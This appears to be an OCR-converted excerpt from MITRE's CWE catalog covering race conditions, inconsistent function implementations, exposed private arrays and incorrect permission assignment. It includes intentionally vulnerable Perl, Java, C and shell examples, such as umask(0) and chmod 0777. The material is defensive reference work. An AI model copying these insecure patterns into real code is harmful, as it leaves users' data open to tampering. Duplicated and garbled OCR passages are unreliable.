BACK TO TOP



Race Condition

Weakness ID: 362 (Weakness Class)

Status: Draft

Description

Description Summary

The code requires that certain state should not be modified between two operations, but a timing window exists in which the state can be modified by an unexpected actor or process.

Extended Description

This can have security implications when the expected synchronization is in security-critical code, such as recording whether a user is authenticated, or modifying important state information that should not be influenced by an outsider.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Architectural Paradigms

Concurrent Systems Operating on Shared Resources: (Often)

Common Consequences

Scope	Effect
Availability	When a race condition makes it possible to bypass a resource cleanup routine or trigger multiple initialization routines, it may lead to resource exhaustion (CWE-400).
Availability	When a race condition allows multiple control flows to access a resource simultaneously, it might lead the program(s) into unexpected states, possibly resulting in a crash.
Confidentiality Integrity	When a race condition is combined with predictable resource names and loose permissions, it may be possible for an attacker to overwrite or access confidential data (CWE-59).

Likelihood of Exploit

Medium

Detection Methods

Black Box

Black box methods may be able to identify evidence of race conditions via methods such as multiple simultaneous connections, which may cause the software to become instable or crash. However, race conditions with very narrow timing windows would not be detectable.

White Box

Common idioms are detectable in white box analysis, such as time-of-check-time-of-use (TOCTOU) file operations (CWE-367), or double-checked locking (CWE-609).

Demonstrative Examples

Example 1

This code could be used in an e-commerce application that supports transfers between accounts. It takes the total amount of the transfer, sends it to the new account, and deducts the amount from the original account.

(Bad Code)

Example Language: Perl

\$transfer_amount = GetTransferAmount();
\$balance = GetBalanceFromDatabase();

if (\$transfer_amount < 0) {



```
FatalError("Bad Transfer Amount");
}
$newbalance = $balance - $transfer_amount;
if (($balance - $transfer_amount) < 0) {
FatalError("Insufficient Funds");
}
SendNewBalanceToDatabase($newbalance);
NotifyUser("Transfer of $transfer_amount succeeded.");
NotifyUser("New balance: $newbalance");
```

A race condition could occur between the calls to GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Suppose the same user can invoke this program multiple times simultaneously, such as by making multiple requests in a web application. An attack could be constructed as follows:

Suppose the balance is initially 100.00.

The attacker makes two simultaneous calls of the program, CALLER-1 and CALLER-2. Both callers are for the same user account.

CALLER-1 (the attacker) is associated with PROGRAM-1 (the instance that handles CALLER-1). CALLER-2 is associated with PROGRAM-2.

CALLER-1 makes a transfer request of 80.00.

PROGRAM-1 calls GetBalanceFromDatabase and sets \$balance to 100.00

PROGRAM-1 calculates \$newbalance as 20.00, then calls SendNewBalanceToDatabase().

Due to high server load, the PROGRAM-1 call to SendNewBalanceToDatabase() encounters a delay.

CALLER-2 makes a transfer request of 1.00.

PROGRAM-2 calls GetBalanceFromDatabase() and sets \$balance to 100.00. This happens because the previous PROGRAM-1 request was not processed yet.

PROGRAM-2 determines the new balance as 99.00.

After the initial delay, PROGRAM-1 commits its balance to the database, setting it to 20.00.

PROGRAM-2 sends a request to update the database, setting the balance to 99.00

At this stage, the attacker should have a balance of 19.00 (due to 81.00 worth of transfers), but the balance is 99.00, as recorded in the database.

To prevent this weakness, the programmer has several options, including using a lock to prevent multiple simultaneous requests to the web application, or using a synchronization mechanism that includes all the code between GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Observed Examples

1	
Reference	Description
CVE-2008-5044	Race condition leading to a crash by calling a hook removal procedure while other activities are occurring at the same time.
CVE-2008-2958	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-1570	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-0058	Unsynchronized caching operation enables a race condition that causes messages to be sent to a deallocated object.
CVE-2008-0379	Race condition during initialization triggers a buffer overflow.



CVE-2007-6599	Daemon crash by quickly performing operations and undoing them, which eventually leads to an operation that does not acquire a lock.
CVE-2007-6180	chain: race condition triggers NULL pointer dereference
CVE-2007-5794	Race condition in library function could cause data to be sent to the wrong process.
CVE-2007-3970	Race condition in file parser leads to heap corruption.
CVE-2008-5021	chain: race condition allows attacker to access an object while it is still being initialized, causing software to access uninitialized memory.

Potential Mitigations

Phase: Architecture and Design

In languages that support it, use synchronization primitives. Only wrap these around critical code to minimize the impact on performance.

Phase: Architecture and Design

Use thread-safe capabilities such as the data access abstraction in Spring.

Phase: Architecture and Design

Minimize the usage of shared resources in order to remove as much complexity as possible from the control flow and to reduce the likelihood of unexpected conditions occurring.

Additionally, this will minimize the amount of synchronization necessary and may even help to reduce the likelihood of a denial of service where an attacker may be able to repeatedly trigger a critical section (CWE-400).

Phase: Implementation

When using multi-threading, only use thread-safe functions on shared variables.

Phase: Implementation

Use atomic operations on shared variables. Be wary of innocent-looking constructs like "x++". This is actually non-atomic, since it involves a read followed by a write.

Phase: Implementation

Use a mutex if available, but be sure to avoid related weaknesses such as CWE-412.

Phase: Implementation

Avoid double-checked locking (CWE-609) and other implementation errors that arise when trying to avoid the overhead of synchronization.

Phase: Implementation

Disable interrupts or signals over critical parts of the code, but also make sure that the code does not go into a large or infinite loop.

Phase: Implementation

Use the volatile type modifier for critical variables to avoid unexpected compiler optimization or reordering. This does not necessarily solve the synchronization problem, but it can help.

Phase: Testing

Stress-test the software by calling it simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Insert breakpoints or delays in between relevant code statements to artificially expand the race window so that it will be easier to detect.

Phase: Testing

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Relationships	S

Nature Type ID Name View(s) this



				relationship pertains
				to
ChildOf	Category	361	Time and State	Development Concepts (primary)699
ChildOf	Weakness Class	691	Insufficient Control Flow Management	Research Concepts (primary)1000
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between Components	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800
RequiredBy	Compound Element: Composite	61	UNIX Symbolic Link (Symlink) Following	Research Concepts1000
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Base	364	Signal Handler Race Condition	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	365	Race Condition in Switch	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	366	Race Condition within a Thread	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	367	Time-of-check Time-of- use (TOCTOU) Race Condition	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	368	Context Switching Race Condition	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	421	Race Condition During Access to Alternate Channel	Development Concepts699 Research Concepts1000
MemberOf	View	635	Weaknesses Used by NVD	Weaknesses Used by NVD (primary)635
CanFollow	Weakness Base	609	Double-Checked Locking	Development Concepts699 Research Concepts1000
CanFollow	Weakness Base	662	Insufficient Synchronization	Development Concepts699 Research Concepts1000
CanAlsoBe	Category	557	Concurrency Issues	Research Concepts1000

Research Gaps

Race conditions in web applications are under-studied and probably under-reported. However, in 2008 there has been growing interest in this area.

Much of the focus of race condition research has been in Time-of-check Time-of-use (TOCTOU) variants (CWE-367), but many race conditions are related to synchronization problems that do not necessarily require a time-of-check.

Taxonomy Mappings

Mapped Taxonomy Name Node ID Fit Mapped Node Name



PLOVER		Race Conditions
CERT C Secure Coding	FIO31-C	Do not simultaneously open the same file multiple times

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
<u>26</u>	Leveraging Race Conditions	
<u>29</u>	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

References

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 13: Race Conditions." Page 205. McGraw-Hill. 2010.

Andrei Alexandrescu. "volatile - Multithreaded Programmer's Best Friend". Dr. Dobb's. 2008-02-01. http://www.ddj.com/cpp/184403766.

Steven Devijver. "Thread-safe webapps using Spring". http://www.javalobby.org/articles/thread-safe/index.jsp>.

David Wheeler. "Prevent race conditions". 2007-10-04. http://www.ibm.com/developerworks/library/l-sprace.html.

Matt Bishop. "Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux". September 1995. http://www.cs.ucdavis.edu/research/tech-reports/1995/CSE-95-9.pdf>.

David Wheeler. "Secure Programming for Linux and Unix HOWTO". 2003-03-03. < http://www.dwheeler.com/secure-programs-HOWTO/avoid-race.html.

Blake Watts. "Discovering and Exploiting Named Pipe Security Flaws for Fun and Profit". April 2002. http://www.blakewatts.com/namedpipepaper.html.

Roberto Paleari, Davide Marrone, Danilo Bruschi and Mattia Monga. "On Race Vulnerabilities in Web Applications". http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf.

"Avoiding Race Conditions and Insecure File Operations". Apple Developer Connection.

Maintenance Notes

The relationship between race conditions and synchronization problems (CWE-662) needs to be further developed. They are not necessarily two perspectives of the same core concept, since synchronization is only one technique for avoiding race conditions, and synchronization can be used for other purposes besides race condition prevention.

Content History

Submissions				
Submission Date	Submitter	Organization	Source	
	PLOVER		Externally Mined	
Modifications				
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2008-07-01	Eric Dalci	Cigital	External	
	updated Time of Introduct	ion		
2008-09-08	CWE Content Team	MITRE	Internal	
	updated Relationships, Tax	xonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal	
	updated Relationships			
2008-11-24	CWE Content Team	MITRE	Internal	
	updated Relationships, Taxonomy Mappings			
2009-01-12	CWE Content Team	MITRE	Internal	
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Description, Likelihood of Exploit, Maintenance Notes, Observed Examples, Potential Mitigations, References, Relationships, Research Gaps			
2009-03-10	CWE Content Team	MITRE	Internal	
	updated Demonstrative Ex	camples, Potential Mitigation	ns	
2009-05-27	CWE Content Team	MITRE	Internal	
	updated Relationships			
2010-02-16	CWE Content Team	MITRE	Internal	
	updated Detection Factors	, References, Relationships		
Previous Entry Names				
Change Date	Previous Entry Name	<u> </u>		

Change Date Previous Entry Name

2008-04-11 Race Conditions

SACK TO TOP



Race Condition

Weakness ID: 362 (Weakness Class)

Status: Draft

Description

Description Summary

The code requires that certain state should not be modified between two operations, but a timing window exists in which the state can be modified by an unexpected actor or process.

Extended Description

This can have security implications when the expected synchronization is in security-critical code, such as recording whether a user is authenticated, or modifying important state information that should not be influenced by an outsider.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Architectural Paradigms

Concurrent Systems Operating on Shared Resources: (Often)

Common Consequences

Scope	Effect
Availability	When a race condition makes it possible to bypass a resource cleanup routine or trigger multiple initialization routines, it may lead to resource exhaustion (CWE-400).
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Likelihood of Exploit

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Black box methods may be able to identify evidence of race conditions via methods such as multiple simultaneous connections, which may cause the software to become instable or crash. However, race conditions with very narrow timing windows would not be detectable.

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Common idioms are detectable in white box analysis, such as time-of-check-time-of-use (TOCTOU) file operations (CWE-367), or double-checked locking (CWE-609).

Demonstrative Examples

Example 1

This code could be used in an e-commerce application that supports transfers between accounts. It takes the total amount of the transfer, sends it to the new account, and deducts the amount from the original account.

(Bad Code)

Example Language: Perl

\$transfer_amount = GetTransferAmount();
\$balance = GetBalanceFromDatabase();

if (\$transfer_amount < 0) {



```
FatalError("Bad Transfer Amount");
}
$newbalance = $balance - $transfer_amount;
if (($balance - $transfer_amount) < 0) {
FatalError("Insufficient Funds");
}
SendNewBalanceToDatabase($newbalance);
NotifyUser("Transfer of $transfer_amount succeeded.");
NotifyUser("New balance: $newbalance");
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A race condition could occur between the calls to GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Suppose the same user can invoke this program multiple times simultaneously, such as by making multiple requests in a web application. An attack could be constructed as follows:

Suppose the balance is initially 100.00.

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Potential Mitigations

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When using multi-threading, only use thread-safe functions on shared variables.

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Avoid double-checked locking (CWE-609) and other implementation errors that arise when trying to avoid the overhead of synchronization.

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	hips	

Nature Type ID Name View(s) this



				relationship pertains
				to
ChildOf	Category	361	Time and State	Development Concepts (primary)699
ChildOf	Weakness Class	691	Insufficient Control Flow Management	Research Concepts (primary)1000
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between Components	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800
RequiredBy	Compound Element: Composite	61	UNIX Symbolic Link (Symlink) Following	Research Concepts1000
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Base	364	Signal Handler Race Condition	Development Concepts (primary)699 Research Concepts (primary)1000
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Research Gaps

Race conditions in web applications are under-studied and probably under-reported. However, in 2008 there has been growing interest in this area.

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Taxonomy Mappings

Mapped Taxonomy Name Node ID Fit Mapped Node Name



PLOVER		Race Conditions
CERT C Secure Coding	FIO31-C	Do not simultaneously open the same file multiple times

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
<u>26</u>	Leveraging Race Conditions	
<u>29</u>	Leveraging Time-of-Check and Time-of- Use (TOCTOU) Race Conditions	

References

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 13: Race Conditions." Page 205. McGraw-Hill. 2010.

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Matt Bishop. "Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux". September 1995. http://www.cs.ucdavis.edu/research/tech-reports/1995/CSE-95-9.pdf>.

David Wheeler. "Secure Programming for Linux and Unix HOWTO". 2003-03-03. http://www.dwheeler.com/secure-programs-HOWTO/avoid-race.html.

Blake Watts. "Discovering and Exploiting Named Pipe Security Flaws for Fun and Profit". April 2002. http://www.blakewatts.com/namedpipepaper.html.

Roberto Paleari, Davide Marrone, Danilo Bruschi and Mattia Monga. "On Race Vulnerabilities in Web Applications". <http://security.dico.unimi.it/ \sim roberto/pubs/dimva08-web.pdf>.

"Avoiding Race Conditions and Insecure File Operations". Apple Developer Connection.

Maintenance Notes

The relationship between race conditions and synchronization problems (CWE-662) needs to be further developed. They are not necessarily two perspectives of the same core concept, since synchronization is only one technique for avoiding race conditions, and synchronization can be used for other purposes besides race condition prevention.

Content History

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	updated Relationships, Tax	xonomy Mappings			
2008-10-14	CWE Content Team	MITRE	Internal		
	updated Relationships	updated Relationships			
2008-11-24	CWE Content Team	MITRE	Internal		
	updated Relationships, Tax	updated Relationships, Taxonomy Mappings			
2009-01-12	CWE Content Team	MITRE	Internal		
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Description, Likelihood of Exploit, Maintenance Notes, Observed Examples, Potential Mitigations, References, Relationships, Research Gaps				
2009-03-10	CWE Content Team	MITRE	Internal		
	updated Demonstrative Ex	camples, Potential Mitigation	ns		
2009-05-27	CWE Content Team	MITRE	Internal		
	updated Relationships				
2010-02-16	CWE Content Team	MITRE	Internal		
	updated Detection Factors	, References, Relationships			
Previous Entry Nam	ies				
Change Date	Previous Entry Name	<u> </u>			

Change Date Previous Entry Name

2008-04-11 Race Conditions

SACK TO TUP



Status: Draft

Use of Function with Inconsistent Implementations

Weakness ID: 474 (Weakness Base)

Description

Description Summary

The code uses a function that has inconsistent implementations across operating systems and versions, which might cause security-relevant portability problems.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

C: (Often)
PHP: (Often)

ΑII

Potential Mitigations

Do not accept inconsistent behavior from the API specifications when the deviant behavior increase the risk level.

Other Notes

The behavior of functions in this category varies by operating system, and at times, even by operating system version. Implementation differences can include:

- Slight differences in the way parameters are interpreted leading to inconsistent results.
- Some implementations of the function carry significant security risks.
- The function might not be defined on all platforms.

Relationships

Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	Development Concepts (primary)699 Seven Pernicious Kingdoms (primary)700 Research Concepts (primary)1000
ParentOf	Weakness Variant	589	<u>Call to Non-ubiquitous</u> <u>API</u>	Research Concepts (primary)1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Inconsistent Implementations

Content History

Content IIIstory			
Submissions			
Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations,	Time of Introduction	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platforms,	Relationships, Other Notes, T	axonomy Mappings
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Inconsistent Implementations		

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Status: Incomplete

Public Data Assigned to Private Array-Typed Field

Weakness ID: 496 (Weakness Variant)

Description

Description Summary

Assigning public data to a private array is equivalent to giving public access to the array.

Time of Introduction

Implementation

Applicable Platforms

Languages

C

C++

Java

.NET

Demonstrative Examples

Example 1

In the example below, the setRoles() method assigns a publically-controllable array to a private field, thus allowing the caller to modify the private array directly by virtue of the fact that arrays in Java are mutable.

(Bad Code)

Example Language: Java

private String[] userRoles;
public void setUserRoles(String[] userRoles) {
this.userRoles = userRoles;

Potential Mitigations

Do not allow objects to modify private members of a class.

Relationships

Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	485	Insufficient Encapsulation	Development Concepts (primary)699 Seven Pernicious Kingdoms (primary)700 Research Concepts (primary)1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Public Data Assigned to Private Array-Typed Field

White Box Definitions

A weakness where code path has a statement that assigns a data item to a private array field and the data item is public

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Contont IIIstory			
Submissions			
Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Sean Eidemiller	Cigital	External
	added/updated demonstrativ	e examples	



2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-01		KDM Analytics	External
	added/updated white box def	initions	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platforms	, Relationships, Taxonomy Maj	ppings

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Status: Draft

Private Array-Typed Field Returned From A Public Method

Weakness ID: 495 (Weakness Variant)

Description

Description Summary

The product has a method that is declared public, but returns a reference to a private array, which could then be modified in unexpected ways.

Time of Introduction

Implementation

Applicable Platforms

<u>Languages</u>

C

C++

Java

.NET

Demonstrative Examples

Example 1

Here, a public method in a Java class returns a reference to a private array. Given that arrays in Java are mutable, any modifications made to the returned reference would be reflected in the original private array.

(Bad Code)

Example Language: Java

private String[] colors; public String[] getColors() { return colors;

Potential Mitigations

Declare the method private.

Clone the member data and keep an unmodified version of the data private to the object.

Use public setter methods that govern how a member can be modified.

Relationships

Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	485	Insufficient Encapsulation	Development Concepts (primary)699 Seven Pernicious Kingdoms (primary)700 Research Concepts (primary)1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Private Array-Typed Field Returned From A Public Method

White Box Definitions

A weakness where code path has a statement that belongs to a public method and returns a reference to a private array field

Content History



Submissions			
Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Sean Eidemiller	Cigital	External
	added/updated demonstra	itive examples	
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduct	ion	
2008-08-01		KDM Analytics	External
	added/updated white box	definitions	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platfor	ms, Relationships, Taxonor	ny Mappings

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Incorrect Permission Assignment for Critical Resource

Weakness ID: 732 (Weakness Class) Status: Draft

Description

Description Summary

The software specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

Extended Description

When a resource is given a permissions setting that provides access to a wider range of actors than required, it could lead to the disclosure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is related to program configuration, execution or sensitive user data.

Time of Introduction

- Architecture and Design
- Implementation
- Installation
- Operation

Applicable Platforms

Languages

Language-independent

Modes of Introduction

The developer may set loose permissions in order to minimize problems when the user first runs the program, then create documentation stating that permissions should be tightened. Since system administrators and users do not always read the documentation, this can result in insecure permissions being left unchanged.

The developer might make certain assumptions about the environment in which the software runs - e.g., that the software is running on a single-user system, or the software is only accessible to trusted administrators. When the software is running in a different environment, the permissions become a problem.

Common Consequences

common consequences	
Scope	Effect
Confidentiality	An attacker may be able to read sensitive information from the associated resource, such as credentials or configuration information stored in a file.
Integrity	An attacker may be able to modify critical properties of the associated resource to gain privileges, such as replacing a world-writable executable with a Trojan horse.
Availability	An attacker may be able to destroy or corrupt critical data in the associated resource, such as deletion of records from a database.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Static Analysis

Automated static analysis may be effective in detecting permission problems for system resources such as files, directories, shared memory, device interfaces, etc. Automated techniques may be able to detect the use of library functions that modify permissions, then analyze function calls for arguments that contain potentially insecure values.

However, since the software's intended security policy might allow loose permissions for certain operations (such as publishing a file on a web server), automated static analysis may produce some false positives - i.e., warnings that do not have any security consequences or require any code changes.

When custom permissions models are used - such as defining who can read messages in a particular forum in a bulletin board system - these can be difficult to detect using automated static analysis. It may be possible to define custom signatures that

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identify any custom functions that implement the permission checks and assignments.

Automated Dynamic Analysis

Automated dynamic analysis may be effective in detecting permission problems for system resources such as files, directories, shared memory, device interfaces, etc.

However, since the software's intended security policy might allow loose permissions for certain operations (such as publishing a file on a web server), automated dynamic analysis may produce some false positives - i.e., warnings that do not have any security consequences or require any code changes.

When custom permissions models are used - such as defining who can read messages in a particular forum in a bulletin board system - these can be difficult to detect using automated dynamic analysis. It may be possible to define custom signatures that identify any custom functions that implement the permission checks and assignments.

Manual Static Analysis

Manual static analysis may be effective in detecting the use of custom permissions models and functions. The code could then be examined to identifying usage of the related functions. Then the human analyst could evaluate permission assignments in the context of the intended security model of the software.

Manual Dynamic Analysis

Manual dynamic analysis may be effective in detecting the use of custom permissions models and functions. The program could then be executed with a focus on exercising code paths that are related to the custom permissions. Then the human analyst could evaluate permission assignments in the context of the intended security model of the software.

Fuzzing

Fuzzing is not effective in detecting this weakness.

Demonstrative Examples

Example 1

The following code sets the umask of the process to 0 before creating a file and writing "Hello world" into the file.

```
Example Language: C
```

```
#define OUTFILE "hello.out"
umask(0);
FILE *out;
/* Ignore CWE-59 (link following) for brevity */
out = fopen(OUTFILE, "w");
if (out) {
fprintf(out, "hello world!\n");
fclose(out);
```

After running this program on a UNIX system, running the "Is -I" command might return the following output:

(Result)

-rw-rw-rw- 1 username 13 Nov 24 17:58 hello.out

The "rw-rw-rw-" string indicates that the owner, group, and world (all users) can read the file and write to it.

Example 2

The following code snippet might be used as a monitor to periodically record whether a web site is alive. To ensure that the file can always be modified, the code uses chmod() to make the file world-writable.

```
Example Language: Perl
$fileName = "secretFile.out";
if (-e $fileName) {
chmod 0777, $fileName;
```



```
my $outFH;
if (! open($outFH, ">>$fileName")) {
    ExitError("Couldn't append to $fileName: $!");
}
my $dateString = FormatCurrentTime();
my $status = IsHostAlive("cwe.mitre.org");
print $outFH "$dateString cwe status: $status!\n";
close($outFH);
```

The first time the program runs, it might create a new file that inherits the permissions from its environment. A file listing might look like:

(Result)

```
-rw-r--r-- 1 username 13 Nov 24 17:58 secretFile.out
```

This listing might occur when the user has a default umask of 022, which is a common setting. Depending on the nature of the file, the user might not have intended to make it readable by everyone on the system.

The next time the program runs, however - and all subsequent executions - the chmod will set the file's permissions so that the owner, group, and world (all users) can read the file and write to it:

(Result)

```
-rw-rw-rw- 1 username 13 Nov 24 17:58 secretFile.out
```

Perhaps the programmer tried to do this because a different process uses different permissions that might prevent the file from being updated.

Example 3

The following command recursively sets world-readable permissions for a directory and all of its children:

(Bad Code)

Example Language: Shell chmod -R ugo+r DIRNAME

If this command is run from a program, the person calling the program might not expect that all the files under the directory will be world-readable. If the directory is expected to contain private data, this could become a security problem.

Observed Examples

Observed Examples	
Reference	Description
CVE-2009-3482	Anti-virus product sets insecure "Everyone: Full Control" permissions for files under the "Program Files" folder, allowing attackers to replace executables with Trojan horses.
CVE-2009-3897	Product creates directories with 0777 permissions at installation, allowing users to gain privileges and access a socket used for authentication.
CVE-2009-3489	Photo editor installs a service with an insecure security descriptor, allowing users to stop or start the service, or execute commands as SYSTEM.
CVE-2009-3289	Library function copies a file to a new target and uses the source file's permissions for the target, which is incorrect when the source file is a symbolic link, which typically has 0777 permissions.
CVE-2009-0115	Device driver uses world-writable permissions for a socket file, allowing attackers to inject arbitrary commands.
CVE-2009-1073	LDAP server stores a cleartext password in a world-readable file.
CVE-2009-0141	Terminal emulator creates TTY devices with world-writable permissions, allowing an attacker to write to the terminals of other users.



CVE-2008-0662	VPN product stores user credentials in a registry key with "Everyone: Full Control" permissions, allowing attackers to steal the credentials.
CVE-2008-0322	Driver installs its device interface with "Everyone: Write" permissions.
CVE-2009-3939	Driver installs a file with world-writable permissions.
CVE-2009-3611	Product changes permissions to 0777 before deleting a backup; the permissions stay insecure for subsequent backups.
CVE-2007-6033	Product creates a share with "Everyone: Full Control" permissions, allowing arbitrary program execution.
CVE-2007-5544	Product uses "Everyone: Full Control" permissions for memory-mapped files (shared memory) in inter-process communication, allowing attackers to tamper with a session.
CVE-2005-4868	Database product uses read/write permissions for everyone for its shared memory, allowing theft of credentials.
CVE-2004-1714	Security product uses "Everyone: Full Control" permissions for its configuration files.
CVE-2001-0006	"Everyone: Full Control" permissions assigned to a mutex allows users to disable network connectivity.
CVE-2002-0969	Chain: database product contains buffer overflow that is only reachable through a .ini configuration file - which has "Everyone: Full Control" permissions.

Potential Mitigations

Phase: Implementation

When using a critical resource such as a configuration file, check to see if the resource has insecure permissions (such as being modifiable by any regular user), and generate an error or even exit the software if there is a possibility that the resource could have been modified by an unauthorized party.

Phase: Architecture and Design

Divide your application into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully defining distinct user groups, privileges, and/or roles. Map these against data, functionality, and the related resources. Then set the permissions accordingly. This will allow you to maintain more fine-grained control over your resources.

Phases: Implementation; Installation

During program startup, explicitly set the default permissions or umask to the most restrictive setting possible. Also set the appropriate permissions during program installation. This will prevent you from inheriting insecure permissions from any user who installs or runs the program.

Phase: System Configuration

For all configuration files, executables, and libraries, make sure that they are only readable and writable by the software's administrator.

Phase: Documentation

Do not suggest insecure configuration changes in your documentation, especially if those configurations can extend to resources and other software that are outside the scope of your own software.

Phase: Installation

Do not assume that the system administrator will manually change the configuration to the settings that you recommend in the manual.

Phase: Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Phase: Testing

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as truss (Solaris) and strace (Linux); system activity monitors such as FileMon, RegMon, Process Monitor, and other Sysinternals utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.



Attach the monitor to the process and watch for library functions or system calls on OS resources such as files, directories, and shared memory. Examine the arguments to these calls to infer which permissions are being used.

Note that this technique is only useful for permissions issues related to system resources. It is not likely to detect application-level business rules that are related to permissions, such as if a user of a blog system marks a post as "private," but the blog system inadvertently marks it as "public."

Phases: Testing; System Configuration

Ensure that your software runs properly under the Federal Desktop Core Configuration (FDCC) or an equivalent hardening configuration guide, which many organizations use to limit the attack surface and potential risk of deployed software.

Relationships

Relationships				
Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Category	275	Permission Issues	Development Concepts (primary)699
ChildOf	Weakness Class	668	Exposure of Resource to Wrong Sphere	Research Concepts (primary)1000
ChildOf	Category	753	2009 Top 25 - Porous Defenses	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750
ChildOf	Category	803	2010 Top 25 - Porous Defenses	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Variant	276	<u>Incorrect Default</u> <u>Permissions</u>	Research Concepts (primary)1000
ParentOf	Weakness Variant	277	<u>Insecure Inherited</u> <u>Permissions</u>	Research Concepts (primary)1000
ParentOf	Weakness Variant	278	<u>Insecure Preserved</u> <u>Inherited Permissions</u>	Research Concepts (primary)1000
ParentOf	Weakness Variant	279	Incorrect Execution- Assigned Permissions	Research Concepts (primary)1000
ParentOf	Weakness Base	281	Improper Preservation of Permissions	Research Concepts (primary)1000

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
232	Exploitation of Privilege/Trust	
1	Accessing Functionality Not Properly Constrained by ACLs	
<u>17</u>	Accessing, Modifying or Executing Executable Files	
<u>60</u>	Reusing Session IDs (aka Session Replay)	
<u>61</u>	Session Fixation	
<u>62</u>	Cross Site Request Forgery (aka Session Riding)	
122	Exploitation of Authorization	
180	Exploiting Incorrectly Configured Access Control Security Levels	
234	Hijacking a privileged process	

References

